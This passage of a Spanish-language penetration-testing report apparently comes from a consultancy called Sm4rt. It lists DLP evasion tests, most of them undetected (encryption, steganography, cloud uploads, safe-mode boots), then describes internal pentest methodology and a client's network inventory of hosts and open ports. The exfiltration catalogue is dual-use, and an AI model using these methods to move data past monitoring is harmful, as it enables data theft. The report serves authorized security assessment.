Inicio de Windows en modo a prueba de errores copia a USB.	Se inicia el sistema operativo Windows en modo a prueba de errores, para realizar la copia tanto de los archivos cifrados como de los no cifrados a una memoria USB.
Inicio de Windows en modo a prueba de errores con funciones de red.	Se inicia el sistema operativo Windows en modo a prueba de errores con funciones de red, para realizar el envío por correo electrónico de los archivos cifrados y de los no cifrados.
Enmascarar información dentro de una imagen (stengHide) a USB.	Se realiza un proceso de esteganografía ocultando los documentos dentro de imágenes. Después de este proceso las imágenes son copiadas a una memoria USB.

Prueba	Descripción
Enmascarar información dentro de una imagen (stengHide) por correo electrónico.	Se realiza un proceso de esteganografía ocultando los documentos dentro de imágenes. Después de este proceso las imágenes son enviadas por correo electrónico.
Cifrado PGP del documento enviado por correo electrónico.	Los documentos son cifrados con la aplicación PGP, posterior a ello los documentos son enviados por correo electrónico.

Las pruebas fueron realizadas bajo las siguientes condiciones:

- Parte de las pruebas se realizaron en las instalaciones de “Empresa3”, desde su red interna; otra fase de las pruebas se llevó a cabo desde una red externa cualquiera.
- Fue instalado el agente DLP en los equipos de Sm4rt desde donde se realizaron las pruebas
- Fueron proporcionados archivos de prueba que pudieran ser detectados por el sistema DLP:
  - Carta de instrucción.xlsx
  - Cuadre HF Fin de Mes (AGOSTO 14).xlsx
  - Nombre Empresa – Análisis de Riesgos 022415.pptx
  - Tarjetas de crédito.docx
  - ToT.xls

### 2.3.3 Resultados

La matriz establecida es completada durante la prueba con los intervalos de horario en que fueron realizadas, esto con la finalidad de comparar la actividad realizada por Sm4rt y las alertas que arroja el DLP.

#### 2.3.3.1 Red interna con agente habilitado

En la tabla 2.5 se listan las pruebas realizadas, así como las observaciones que se hicieron durante su ejecución:

Tabla 2.5 Resultados de las pruebas en red interna con agente habilitado

Prueba	Observaciones	Evento DLP
Copiar información a una memoria USB	La información fue copiada correctamente.	Reportado por DLP, solo carta de instruccion.xlsx
Copiar información a una memoria SD	La información fue copiada correctamente.	Reportado por DLP, solo carta de instruccion.xlsx
Comprimir documento con WinRAR con contraseña a USB	La información fue comprimida y copiada correctamente.	Reportado por DLP, solo carta de instruccion.xlsx
Copiar información a un equipo celular por medio de cable USB	La información fue copiada correctamente.	No detectado por el DLP.



Prueba	Observaciones	Evento DLP
Copiar información a un equipo celular por medio de bluetooth	La información fue copiada correctamente.	No detectado por el DLP.
Envío de documentos por mail	Los documentos fueron enviados y recibidos correctamente.	No detectado por el DLP.
Google Drive	La información fue cargada correctamente.	No detectado por el DLP.
Dropbox	La información fue cargada correctamente.	Todos los documentos fueron reportados por DLP
Conversión online del archivo	Los documentos fueron convertidos correctamente.	No detectado por el DLP.
Cambio de extensión al documento a SD	La extensión de los documentos fue cambiada correctamente así como también la copia a una memoria SD.	No detectado por el DLP.
Captura de pantalla (recortes)	La captura de pantalla de los documentos fue exitosa.	No detectado por el DLP.
Copiar información a una memoria USB con documentos cifrados con trueCrypt	La información fue copiada correctamente.	No detectado por el DLP.
Copiar información a una tarjeta SD con documentos cifrados con trueCrypt	La información fue copiada correctamente.	No detectado por el DLP.
Copiar documento comprimido con Zip con contraseña a memoria USB	La información fue comprimida y copiada exitosamente.	No detectado por el DLP.
Copiar información a un equipo celular por medio de cable USB	La información fue copiada correctamente.	No detectado por el DLP.
Realizar una copia desde liveCD a memoria USB	Los archivos fueron copiados correctamente.	No detectado por el DLP.
Realizar una copia a una máquina virtual	Los archivos fueron copiados correctamente.	No detectado por el DLP.
Google Drive cifrado	Los archivos fueron cargados exitosamente.	No detectado por el DLP.
Dropbox cifrado	Los archivos fueron cargados exitosamente.	No detectado por el DLP.
Inicio de Windows en modo a prueba de errores copia a USB.	Los archivos fueron copiados exitosamente.	No detectado por el DLP.
Inicio de Windows en modo a prueba de errores con funciones de red.	Los archivos fueron enviados y recibidos exitosamente.	No detectado por el DLP.
Enmascarar información dentro de una imagen (stengHide) a USB.	Los documentos fueron ocultados y copiados correctamente.	No detectado por el DLP.
Enmascarar información dentro de una imagen	Los archivos fueron ocultados, enviados y recibidos correctamente.	No detectado por el DLP.

Prueba	Observaciones	Evento DLP
(stengHide) por correo electrónico.		
Cifrado PGP del documento enviado por correo electrónico.	Los archivos fueron cifrados, enviados y recibidos correctamente.	No detectado por el DLP.

### 2.3.3.2 Red interna con agente inhabilitado

En la tabla 2.6 se listan las pruebas realizadas, así como las observaciones que se hicieron durante su ejecución:

Tabla 2.6 Resultados de las pruebas en red interna con agente inhabilitado

Prueba	Observaciones	Evento DLP
Copiar información a una memoria USB	La información fue copiada correctamente.	No detectado por el DLP.
Comprimir documento con WinRAR con contraseña a USB	La información fue comprimida y copiada correctamente.	No detectado por el DLP.
Envío de documentos por mail	Los archivos fueron enviados y recibidos correctamente.	No detectado por el DLP.
Google Drive	Los archivos fueron cargados exitosamente.	No detectado por el DLP.
Dropbox	Los archivos fueron cargados exitosamente.	No detectado por el DLP.
Conversión online del archivo	Los archivos Cuadre HF Fin de Mes (AGOSTO 14), Nombre Empresa - Análisis de Riesgos 022415 y Tarjetas de crédito fueron convertidos exitosamente, mientras que para el documento Carta de instrucción no fue posible.	No detectado por el DLP.
Google Drive cifrado	La carga de los archivos fue realizada correctamente.	No detectado por el DLP.
Dropbox cifrado	La carga de los archivos fue realizada correctamente.	No detectado por el DLP.
Inicio de Windows en modo a prueba de errores con funciones de red.	El envío y recepción de los documentos fue realizado correctamente.	No detectado por el DLP.
Enmascarar información dentro de una imagen (stengHide) por correo electrónico.	Los documentos fueron ocultados, enviados y recibidos correctamente.	No detectado por el DLP.
Cifrado PGP del documento enviado por correo electrónico.	Los archivos fueron cifrados, enviados y recibidos correctamente.	No detectado por el DLP.

### 2.3.3.3 Red externa con agente habilitado

En la tabla 2.7 se listan las pruebas realizadas, así como las observaciones que se hicieron durante su ejecución:

Tabla 2.7 Resultados de las pruebas en red externa con agente habilitado

Prueba	Observaciones	Evento DLP
Copiar información a una memoria USB	La información fue copiada correctamente.	No detectado por el DLP.
Copiar información a una memoria SD	La información fue copiada correctamente.	No detectado por el DLP.
Comprimir documento con WinRAR con contraseña a USB	La información fue comprimida y copiada correctamente.	No detectado por el DLP.
Copiar información a un equipo celular por medio de cable USB	La información fue copiada correctamente.	No detectado por el DLP.
Copiar información a un equipo celular por medio de bluetooth	La información fue enviada correctamente.	No detectado por el DLP.
Envío de documentos por mail	Los documentos fueron enviados y recibidos correctamente.	No detectado por el DLP.
Google Drive	Los documentos se cargaron exitosamente.	No detectado por el DLP.
Dropbox	Los documentos se cargaron exitosamente.	No detectado por el DLP.
Skype	Los documentos fueron enviados y recibidos satisfactoriamente.	No detectado por el DLP.
TeamViewer	Los documentos fueron enviados y recibidos exitosamente.	No detectado por el DLP.
FTP	Los documentos fueron cargados al servidor correctamente.	No detectado por el DLP.
Cambio de extensión al documento a memoria USB	La extensión de los documentos fue cambiada correctamente así como también la copia a una memoria SD.	No detectado por el DLP.
Captura de pantalla (recortes)	La captura de pantalla de los documentos fue exitosa.	No detectado por el DLP.
Copiar información a una memoria USB con documentos cifrados con trueCrypt	Los documentos fueron cifrados y copiados exitosamente.	No detectado por el DLP.
Copiar información a una tarjeta SD con documentos cifrados con trueCrypt	Los documentos fueron cifrados y copiados exitosamente.	No detectado por el DLP.
Copiar documento comprimido con Zip con contraseña a memoria USB	Los documentos fueron comprimidos y copiados correctamente.	No detectado por el DLP.

Prueba	Observaciones	Evento DLP
Copiar información a un equipo celular por medio de cable USB	Los documentos fueron copiados correctamente	No detectado por el DLP.
Realizar una copia desde liveCD a memoria USB	Los documentos fueron copiados exitosamente.	No detectado por el DLP.
Realizar una copia a una máquina virtual	Los documentos fueron copiados exitosamente.	No detectado por el DLP.
Google Drive cifrado	Los archivos fueron cargados correctamente.	No detectado por el DLP.
Dropbox cifrado	Los archivos fueron cargados correctamente.	No detectado por el DLP.
Skype cifrado	Los archivos fueron enviados y recibidos correctamente.	No detectado por el DLP.
FTP cifrado	Los archivos fueron cargados correctamente al servidor.	No detectado por el DLP.
Inicio de Windows en modo a prueba de errores copia a USB.	Los archivos fueron copiados exitosamente.	No detectado por el DLP.
Inicio de Windows en modo a prueba de errores con funciones de red.	Los archivos fueron enviados y recibidos correctamente.	No detectado por el DLP.
Enmascarar información dentro de una imagen (stengHide) por correo electrónico.	Los archivos fueron ocultados, enviados y recibidos exitosamente.	No detectado por el DLP.
Cifrado PGP del documento enviado por correo electrónico.	Los archivos fueron cifrados, enviados y recibidos correctamente.	No detectado por el DLP.

### 2.3.4 Fechas

Este proyecto tuvo una duración de una semana comenzando el día 9 de junio de 2015 y finalizando el día 15 de junio de 2015

# 3. Prueba de penetración interna: marco teórico

*El marco teórico tiene por función explicar las herramientas, metas, objetivos, políticas entre otras para realizar una prueba de penetración interna. Esto con la finalidad de dar a conocer en su momento al cliente lo que se realiza, cómo se realiza y cómo se califica.*

## 3.1 Metodología

Las pruebas de penetración internas tienen como objetivo analizar qué tan vulnerable es la empresa a un ataque sofisticado perpetrado desde el interior de la red. Se analiza la seguridad desde el punto de vista de un atacante conectado a la red local. Un hacker siempre va a buscar el camino más fácil. Va a revisar la seguridad en varios puntos y va a entrar por la puerta más vulnerable.

De la misma forma las pruebas que se realizan pretenden encontrar las puertas vulnerables, probando a profundidad varios métodos para estar en condiciones de hacer una recomendación global.

El objetivo final de la prueba es revisar si se puede tener acceso a información sensible o crítica. Normalmente, el conseguir acceso como administrador a uno o varios de los sistemas y bases de datos permite tener acceso irrestricto a los datos e información contenida en los sistemas.

El acceso como administrador se logra usando uno o varios de los siguientes métodos:

- Adivinando o descifrando contraseñas: Deducir contraseñas que los usuarios comúnmente usan como el nombre o dirección física de la empresa, año en curso, entre otras.
- Explotando vulnerabilidades en el diseño o configuración de sistemas y equipos: contraseñas por defecto de los sistemas o equipos, vulnerabilidades conocidas que ayuden a la extracción de las contraseñas.
- Interceptando comunicaciones: Uso de la herramienta “responder” para capturar las contraseñas por medio de la red de datos.
- Usando Ingeniería social para conseguir accesos o contraseñas: utilizar a los trabajadores para obtener sus contraseñas, ya sea observando sus lugares de trabajo, hablando con ellos, entre otras técnicas utilizadas.

El descifrado de contraseñas, la interceptación de comunicaciones o el ataque a vulnerabilidades se pueden dar en una gama de aplicaciones y equipos como son:

- Desarrollos internos.
- Aplicaciones comerciales.
- Sistemas operativos.
- Servidores y computadoras.
- Dispositivos de red.
- Herramientas de Administración.

A continuación, se listan algunas de las actividades realizadas durante cada etapa de la prueba.

### 3.1.1 Identificación

El objetivo de este punto es identificar los activos informáticos de la empresa visibles, separando los que están expuestos a internet de los que son visibles únicamente desde la red interna. Para lograrlo se llevan a cabo las siguientes actividades:

- Búsqueda de información pública.
- Determinación de segmentos de red.
- Búsqueda de equipos activos.

### 3.1.2 Reconocimiento

El propósito del reconocimiento es identificar los activos principales y críticos de la empresa, buscar las vulnerabilidades sobre los activos que pudieran ser explotadas y determinar puntos de acceso que lleven a los activos principales y críticos, mediante las actividades enlistadas a continuación:

- Analizar la red.
- Identificar servidores y puertos.
- Determinar servidores críticos.
- Detectar vulnerabilidades en servidores.
- Revisar debilidades de la red.
- Determinar vulnerabilidades.
- Determinar avenidas de acceso.

### 3.1.3 Análisis y explotación de vulnerabilidades

Esta etapa tiene como finalidad explotar las vulnerabilidades detectadas anteriormente en cada activo, lograr el acceso y tomar el control de los activos. Para lograrlo es que se llevan a cabo las siguientes actividades:

- Enumerar usuarios.
- Probar contraseñas.
- Explotar vulnerabilidades detectadas.
- Interceptar tráfico de red.
- Lograr acceso a servidores.
- Lograr acceso a aplicaciones.

### 3.1.4 Expansión de influencia

Después de lograr acceso se visualiza y manipula el activo con la finalidad de obtener mayor acceso e información del mismo activo y utilizarla para otros activos. Las actividades siguientes son ocupadas para lograrlo:

- Lograr acceso interactivo a un servidor.
- Conseguir acceso como administrador.
- Subir herramientas a servidores comprometidos.
- Bajar listas de usuarios y contraseñas.
- Descifrar contraseñas de la red.
- Ampliar acceso a dispositivos de red.
- Ampliar acceso a servidores críticos.
- Ampliar acceso a aplicaciones críticas.
- Instalar aplicaciones de control remoto.

## 3.2 Estrategia

Se asume que un usuario con altos privilegios en el sistema tendrá acceso a la información crítica buscada como meta, por lo tanto, el equipo de Sm4rt intenta mediante la metodología descrita conseguir los máximos privilegios posibles dentro de la red y los servidores de la organización, con especial atención en los objetivos definidos por las empresas como principales.

## 3.3 Herramientas y Técnicas

Los consultores de Sm4rt nos basamos en metodologías de prueba que han sido revisadas y avaladas por la comunidad de seguridad que forma parte de la ISECOM, para determinar si las redes internas son susceptibles de sufrir un ataque informático. Estas prácticas y técnicas de prueba han sido desarrolladas y refinadas constantemente para representar las principales amenazas a las que se encuentra expuesta una empresa con presencia en Internet en la actualidad.

En Sm4rt utilizo diversos productos de escaneo que son reconocidos como estándares de la industria como Retina (eEye), CANVAS (immunitySec), Nessus, N-Stealth y Wikto, entre otros. Utilizo diversos programas de escaneo de distintos proveedores con el fin de evitar que los resultados estén sesgados o restringidos a la visión de un solo proveedor. Adicionalmente a los programas de escaneo también utilizo una variedad de herramientas reconocidas como estándares en la industria tales como *NMAP*, *SAM Spade*, *Solarwinds*, *hping3*, *metasploit*, *hydra*, *l0phtcrack*, *John-the-ripper*, *Cain*, *psexec* y muchas otras desarrolladas por profesionales de seguridad para profesionales de seguridad. De igual manera, como consultor de Sm4rt he desarrollado técnicas, scripts y programas que se combinan con los programas anteriormente enumerados para aumentar el alcance y velocidad de la prueba.

Al realizar las pruebas de penetración, los consultores de Sm4rt asumimos el papel de atacantes tomando los principios y actitudes mentales que los atacantes utilizan como pensar “outside of the box”. Los servicios de prueba de penetración de Sm4rt tienen su base en “Open Source Security Testing Methodology Manual” una metodología aprobada y publicada por ISECOM.

### 3.4 Políticas y Procedimientos

Las políticas en las cuales se basa la organización para proporcionar los servicios que ofrece son:

- En todas las pruebas realizadas, se busca no interferir o afectar tanto en los sistemas como en la operación del cliente.
- Hay una baja posibilidad de consecuencias no previstas de alguna de las pruebas que se hacen. En el caso de que esto suceda se da aviso inmediato a la persona responsable.
- Hay otro tipo de pruebas que de antemano se sabe que pueden llegar a afectar o detener un servicio, proceso o sistema operativo. Estas pruebas se realizan de la siguiente forma:
  - Si no se encontraron otras opciones o avenidas de acceso.
  - Con consentimiento expreso por parte del cliente.
  - En una ventana de tiempo específica que no afecte la operación.
  - Con comunicación directa y abierta con quien pudiera restaurar el sistema si hiciese falta.
- Como parte de la prueba se logra acceso a los usuarios y contraseñas de diferentes personas, aplicaciones, sistemas y equipos. Estas contraseñas:
  - Se utilizarán exclusivamente para la ejecución de la prueba.
  - Se reportarán para que sean cambiadas al término de la misma.
  - No se entregan como parte del reporte.
- En apego a la ley, se respetan las comunicaciones privadas y no se lee ni monitorean correos electrónicos, llamadas sobre IP ni navegación personal en Internet. Sólo se revisa información que parezca ser por su nombre o ubicación información relacionada a la empresa o sus actividades.
- Toda la información derivada de la prueba es tratada como altamente confidencial y es destruida al término de la prueba.
- No se copia información de la empresa a equipos de sm4rt, sólo se toman capturas de pantalla de las vulnerabilidades y se registra la información de contraseñas mencionadas anteriormente.

En el caso que haya información confidencial a la que no deba tenerse acceso, es requisito indispensable que se notifique por escrito previo a la prueba

### 3.5 Escala de medición

Dentro de Sm4rt se cuenta con una tabla de medición que permite determinar el nivel de vulnerabilidad potencial en el que se encuentra la organización a la que se le esté brindando alguno de los servicios que Sm4rt ofrece, y se realiza con base en dos factores principales, el nivel de acceso y el perfil del atacante, como se muestra en la tabla 3.1.



Tabla 3.1 Escala de medición

Nivel de acceso		Perfil del atacante	
<b>Acceso Restringido</b>	No es posible tener comunicación con el sistema en cuestión	<b>Ataque Dirigido</b>	Un grupo de personas con complicidad con el personal y conocimiento específico de la misma
<b>Expuesto</b>	Es posible identificar la existencia del sistema en cuestión	<b>Experto en seguridad</b>	Una persona experta en tecnología con altos conocimientos y habilidades técnicas en seguridad
<b>Operación Parcial</b>	Es posible consultar cierta información y/o parámetros de configuración del sistema en cuestión	<b>Conocimiento en seguridad</b>	Una persona experta en tecnología y además con conocimientos generales en seguridad
<b>Operación</b>	Es posible modificar ciertos parámetros de configuración y/u operar el sistema en cuestión	<b>Experto en sistemas</b>	Una persona experta en la aplicación, dispositivo o tecnología
<b>Administración</b>	Es posible administrar la aplicación, dispositivo o sistema objetivo	<b>Conocimiento en sistemas</b>	Una persona que haya estudiado sistemas o tenga experiencia en operación de computadoras

Estos criterios unificados calculan el impacto de la vulnerabilidad que tiene en la seguridad de la organización, mismos que se pueden apreciar en la tabla 3.2 Criterios unificados de impacto.

Tabla 3.2 Criterios unificados de impacto

Impacto	Nivel de acceso	Perfil del atacante
<b>Crítico</b>	Conocimiento en sistemas	Administración
	Conocimiento en sistemas	Operación
	Experto en sistemas	Administración
	Conocimiento en seguridad	Administración
<b>Alto</b>	Conocimiento en sistemas	Operación parcial
	Experto en sistemas	Operación
	Experto en sistemas	Operación parcial
	Conocimiento en seguridad	Operación
	Experto en seguridad	Administración
	Ataque dirigido	Administración
<b>Medio</b>	Conocimiento en sistemas	Expuesto
	Experto en sistemas	Expuesto

Impacto	Nivel de acceso	Perfil del atacante
	Conocimiento en seguridad	Operación parcial
	Experto en seguridad	Operación
	Ataque dirigido	Operación
Bajo	Conocimiento en sistemas	Acceso restringido
	Experto en seguridad	Acceso restringido
	Conocimiento en seguridad	Expuesto
	Experto en seguridad	Operación parcial
	Experto en seguridad	Expuesto
	Ataque dirigido	Operación parcial
Informativo	Ataque dirigido	Expuesto
	Cualquiera	Acceso restringido

### 3.6 Diagnóstico

El diagnóstico que Sm4rt proporciona al cliente da flexibilidad en el alcance de los servicios y es apegado a los procesos del negocio, da certeza de las brechas de seguridad reportadas, dando resultados de alto impacto para la organización, marcamos una base importante para la definición de la estrategia de seguridad y permitimos medir el avance en la madurez de seguridad de las empresas.

### 3.7 Mitigación

Para determinar las acciones de mitigación se han priorizado las actividades requeridas de acuerdo a dos criterios: el impacto positivo de las mejoras y el esfuerzo que se requiere.

En impacto positivo se toman en consideración cuatro puntos:

- Perfil del Atacante – Nivel de conocimiento que se requiere para acceder al sistema.
- Superficie del Ataque – Amplitud de acceso para el atacante.
- Nivel de Acceso – Privilegios que se obtuvieron al estar dentro de la red.
- Impacto Positivo al Negocio – Percepción que el exterior tiene de la empresa.

En esfuerzo se consideran:

- Planeación – Tiempo para diseñar y evaluar un plan de acción.
- Implantación – Tiempo para implantar la solución.
- Administración – Horas hombre que se necesita para la administración.

### **3.8 Recomendaciones**

Las recomendaciones emitidas por Sm4rt están apegadas a la documentación emitida por el proveedor o dueño del hardware o software, boletines de seguridad informática y/o documentación de National Vulnerability Database, sin embargo, es importante mencionar que las mejores prácticas nos indican que antes de poder instalar una actualización de seguridad o fortalecer cualquier servicio o sistema, los cambios deben ser verificados en ambientes de desarrollo para la validación del funcionamiento. Después de esto deberán ser aplicados a los sistemas en producción. Antes de instalar cualquier actualización es importante la revisión de las políticas de seguridad de la organización, esto para la validación de los cambios correspondientes.

# 4. Pruebas de penetración interna a corporativo de tiendas de autoservicio

En este capítulo detallo cómo realicé las pruebas de penetración interna en las oficinas corporativas de una conocida cadena de tiendas de autoservicio, que a partir de ahora nombraré como **Corporativo**.

La prueba fue realizada por un equipo de dos personas, un consultor Sr. y un consultor Jr.

## 4.1 Introducción

Corporativo solicitó a Sm4rt un servicio de evaluación de seguridad, uno de ellos es realizar pruebas de penetración internas de tipo graybox en las redes internas OCNNet, KSNet y KSNetGuest de la empresa, que consiste en simular a un atacante para comprometer la seguridad de las redes, sistemas de cómputo, aplicaciones y/o información de Corporativo.

Corporativo cuenta con diversas plataformas para el desarrollo de negocio, las informadas a Sm4rt para realizar las pruebas se presentan en la tabla 4.1.

Tabla 4.1 Infraestructura de Corporativo

Equipos	Rango de direcciones IP	Grupo
Servers	170.167.40.0 – 43.254	Grupo 1
Servers	192.168.40.0 - 254	
AS400	192.168.35.0 - 254	
VTOL	192.168.41.0 - 254	Grupo 2
DMZ1	192.168.0.0 - 254	Grupo 3
DMZ2	192.168.93.0 - 254	
AS400 - Devleg	192.168.37.0 - 254	Grupo 5
Servers - QA	192.168.38.0 - 254	
DMZ2 QA	192.168.89.0 - 254	Grupo 6
DMZ QA	192.168.91.0 - 254	

Corporativo indicó a Sm4rt que la única forma de establecer conexión con los equipos VTOL es por medio de un usuario y equipo válido, ya que el acceso se encuentra restringido por medio de una lista blanca.

### 4.1.1 Contexto

Las vulnerabilidades que encontré en Corporativo son información sensible, por tal motivo el reporte entregado a Corporativo es catalogado como confidencial. La recomendación realizada a Corporativo es que se tomen las precauciones necesarias para mantenerlo a resguardo, y sugerimos cifrar este documento. En Sm4rt se resguarda una copia de manera cifrada para futuras referencias, la copia puede ser consultada únicamente por la Coordinación de Diagnóstico durante los primeros 5 años posteriores a la fecha de entrega, los 5 años posteriores a este primer lapso de tiempo puede ser consultada por cualquier miembro del personal de Sm4rt.

Aun cuando confío en haber detectado las principales vulnerabilidades de los sistemas objetivos, un estudio de esta naturaleza no garantiza la detección de todas las vulnerabilidades de la infraestructura informática de Corporativo. Los hallazgos y recomendaciones que documenté en el reporte son las conocidas hasta el día de hoy. Las tecnologías y vulnerabilidades se modifican constantemente, por lo cual los riesgos y debilidades identificadas en esta prueba pueden cambiar.

## 4.2 Bases de la prueba

### 4.2.1 Objetivo

Evaluar la preparación de Corporativo para resistir y detectar un ataque sofisticado emulando a un atacante interno experto en seguridad desde las redes internas OCNNet, KSNet y KSNetGuest de Corporativo.

Los servicios se limitaron a la infraestructura interna, no incluyen redes o sistemas propiedad de terceros que pueden resultar relacionadas con las redes de Corporativo debido a que se encuentran fuera del alcance de estas pruebas. El equipo de Sm4rt no realizó ningún ataque de negación de servicio (DoS) en este proceso.

### 4.2.2 Objetivos principales

Realizar una evaluación general de la red por parte de Sm4rt y se designaron, por parte de Corporativo, las siguientes direcciones IP como objetivos principales de esta prueba:

- AS400 192.168.35.0 - 254
- VTOL 192.168.41.0 - 254
- Segmento de servidores 192.168.40.0 – 254, 170.167.40.0 – 43.254

### 4.2.3 Las pruebas fueron realizadas bajo las siguientes condiciones:

- Corporativo proporcionó acceso a las instalaciones.
- Corporativo habilitó el acceso a la red inalámbrica con dirección dinámica para las diferentes redes internas de Corporativo. La red OCNNet; cercana a los objetivos, la red KSNet; red con cercanía media a los objetivos y la red KSNetGuest; red más lejana a los objetivos.
- Corporativo proporcionó un diagrama de conexión de equipos, así como la segmentación de la red.

## Restricciones

Se restringió la IP 192.168.40.249, por motivos de calidad en el servicio indicados por Corporativo.

## 4.3 Pruebas realizadas

Las pruebas realizadas consistieron en:

- Adivinar o romper contraseñas: Deducir contraseñas que los usuarios comúnmente usan como el nombre o dirección física de la empresa, año en curso, entre otras.
- Descubrir y abusar vulnerabilidades: identificar vulnerabilidades conocidas en los equipos o aplicaciones que ayuden a la extracción de información sensible y/o contraseñas, acceso a equipos o aplicaciones.
- Interceptar comunicaciones: permite la visualización de información sensible, visualización y extracción de credenciales de acceso, descubrimiento de otros equipos en la red.
- Ingresar a sistemas y aplicaciones: uso interactivo de aplicaciones y servidores, uso de credenciales de acceso para elevar privilegios, cargar herramientas que permitan obtener mayores privilegios en el acceso.
- Revisión del proceso de respuesta a incidentes: catalogar la respuesta de Corporativo al descubrir o identificar anomalías en las aplicaciones, servidores, equipos de cómputo personales, entre otros.

## 4.4 Planeación

El tiempo proporcionado por Corporativo para realizar las pruebas fue de dos semanas comenzando el día 11 de mayo de 2015 y finalizando el día 22 de mayo de 2015, los días laborables fueron de lunes a viernes en un horario de 8 am a 5 pm, por tal motivo la administración de tiempo fue fundamental para llevar a cabo las pruebas.

Se estableció el tiempo de 1 semana comenzando el día 25 de mayo de 2015 para la elaboración del reporte a Corporativo y una presentación ejecutiva acerca de las pruebas realizadas.

## 4.5 Detalle técnico de resultados

A continuación, explico los resultados obtenidos en la prueba de penetración interna realizada, la clasificación de las vulnerabilidades identificadas y las remediaciones sugeridas por el área de Diagnóstico de Sm4rt.

### 4.5.1 Resultados

#### 4.5.1.1 Prueba de penetración interna red OCNNet

Identificación de activos de Corporativo

*Rango de direcciones*

- 170.167.40.0 – 43.254
- 192.168.40.0 – 254
- 192.168.35.0 – 254
- 192.168.41.0 – 254
- 192.168.0.0 – 254
- 192.168.93.0 – 254

*Nombres de dominio*

Durante el proceso de identificación encontré los siguientes nombres de dominio relacionados con la organización:

- MEX-OC

*Servidores de dominio*

- MXCORPAD01
- MXCORPAD03
- MXCORPAD05
- MXCORPAD04 (Primario)
- MXCORPSCOM

*Equipos identificados*

Los equipos que identifiqué dentro de Corporativo se enlistan en la tabla que se presenta en el anexo 4.5.4.1 de este documento

**Exploración de red de Corporativo***Dispositivos de red*

Tabla 4.2 Dispositivos de red

IP	Dispositivo	Servicios activos
170.167.40.240	Palo Alto Firewall	TCP: 22, 443
170.167.42.30	Cisco	TCP: 80
170.167.42.31	Cisco	TCP: 80
170.167.42.33	Cisco	TCP: 22, 80, 443
170.167.42.30	Cisco	TCP: 22, 80, 443
170.167.42.254	Palo Alto Firewall	TCP: 22, 443
170.167.43.251	Cisco	TCP: 22
170.167.43.252	Cisco	TCP: 22

IP	Dispositivo	Servicios activos
192.168.40.23	Palo Alto Firewall	TCP: 22, 443
192.168.40.125	Cisco Router	TCP: 22, 23 UDP: 123
192.168.40.126	Cisco Router	TCP: 23
192.168.40.230	Seagate Black Armor NAS	TCP: 80, 111, 445, 9876 UDP: 111, 137

*Servidores de directorio activo*

Tabla 4.3 Servidores de directorio activo

IP	Sistema operativo	Servicios activos
192.168.40.185	Windows Server	TCP: 53, 389, 445, 3389 UDP: 53, 123, 137
192.168.40.186	Windows Server	TCP: 53, 389, 445, 3389 UDP: 53, 123, 137
192.168.40.177	Windows Server	TCP: 53, 389, 445, 3389 UDP: 53, 123, 137
192.168.40.178	Windows Server	TCP: 53, 389, 445, 3389 UDP: 53, 123, 137
170.167.40.205	Windows Server 2008 R2 SP1	TCP: 389, 445, 3389
170.167.40.215	Windows Server 2008 R2 SP1	TCP: 389, 445, 3389

*Servidores web*

Tabla 4.4 Servidores web

IP	Sistema Operativo	Servicios activos
170.167.40.50		TCP: 22, 443
170.167.40.88	Windows 2003 R2 SP2	TCP: 443, 445, 1433, 3389
170.167.40.94	Windows 2003 R2 SP2	TCP: 80, 445, 3389
170.167.40.98	Windows 2003 R2 SP2	TCP: 21, 80, 445, 1433, 3389
170.167.40.99	Windows 2003 R2 SP2	TCP: 21, 80, 445, 1433, 3389
170.167.41.212	Windows 7 SP1	TCP: 21, 80, 445, 3389
192.168.40.7		TCP: 80 UDP: 123
192.168.40.8		TCP: 80 UDP: 111, 2049
192.168.40.9	Windows	TCP: 80, 389, 443, 3389
192.168.40.7	ISC Host Bind Master	TCP: 53, 443
192.168.40.33	Windows Server 2003 R2 SP2	TCP: 80, 443, 3389
192.168.40.50		TCP: 21, 22, 80, 443
192.168.40.56	Linux struxureware-datacenter	TCP: 80, 443



IP	Sistema Operativo	Servicios activos
		UDP: 123, 161
192.168.40.66	P2P	TCP: 22, 80, 443
192.168.40.70		TCP: 22, 80, 443
192.168.40.111		TCP: 22, 80, 443
192.168.40.112		TCP: 22, 80, 443
192.168.40.113		TCP: 22, 80, 443
192.168.40.114		TCP: 22, 80, 443
192.168.40.115		TCP: 22, 80, 443
192.168.40.116		TCP: 22, 80, 443
192.168.40.117		TCP: 22, 80, 443
192.168.40.118		TCP: 22, 80, 443
192.168.40.119		TCP: 22, 80, 443
192.168.40.120		TCP: 22, 80, 443
192.168.40.121		TCP: 22, 80, 443
192.168.40.122		TCP: 22, 80, 443
192.168.40.123		TCP: 22, 80
192.168.40.139		TCP: 22, 80, 111, 44762 UDP: 111, 33229
192.168.40.145		TCP: 80, 445 UDP: 137
192.168.40.150		TCP: 22, 80, 443, 5432
192.168.40.190	Windows 2008 R2 SP1	TCP: 80, 443, 445, 3389 UDP: 137
192.168.40.198	Windows 2008 R2 Standard SP1	TCP: 80, 445, 3389
192.168.40.200	Windows 2008 R2 Standard SP1	TCP: 80, 445, 3389
192.168.40.201	Windows 2008 R2 Standard SP1	TCP: 80, 445, 3389
192.168.40.207	Windows storage Server 2008 R2 Enterprise	TCP: 80, 111, 445, 1039, 1047, 1048, 2049, 3389 UDP: 111, 137, 1039, 1047, 1048, 2049
192.168.40.214	Windows 2008 R2 Standard SP1	TCP: 80, 445, 3389
192.168.40.215	Windows 2008 R2 Standard SP1	TCP: 80, 445, 3389
192.168.40.216	Windows 2008 R2 Standard SP1	TCP: 80, 445, 3389
192.168.40.217	Windows 2008 R2 Standard SP1	TCP: 80, 445, 3389
192.168.40.218	Windows 2008 R2 Standard SP1	TCP: 80, 445, 3389
192.168.40.219	Windows 2008 R2 Standard SP1	TCP: 80, 445, 3389
192.168.40.226	Windows 2008 R2 Standard SP1	TCP: 80, 445, 3389 UDP: 137

*Servidores de correo*

Tabla 4.5 Servidores de correo

IP	Sistema operativo	Servicios activos
192.168.35.10	IBM OS/400	TCP: 25 UDP: 161
192.168.35.11	IBM OS/400	TCP: 25 UDP: 161
192.168.35.12	IBM OS/400	TCP: 25 UDP: 161
192.168.35.13	IBM OS/400	TCP: 25 UDP: 161

*Servidores de bases de datos*

Tabla 4.6 Servidores de bases de datos

IP	Sistema operativo	Servicios activos
170.167.40.93	Windows 2003 R2 SP2	TCP: 445, 1433, 3389
170.167.40.150	Windows Server 2003 SP2	TCP:21, 445, 1433, 3389
170.167.40.205	Windows Server 2003 SP2	TCP: 445, 1433, 3389
170.167.43.177	Windows Server 2003 SP1	TCP: 445, 1433, 3389
192.168.35.106	Windows Server 2003 R2 SP1	TCP: 80, 445, 1433, 3389
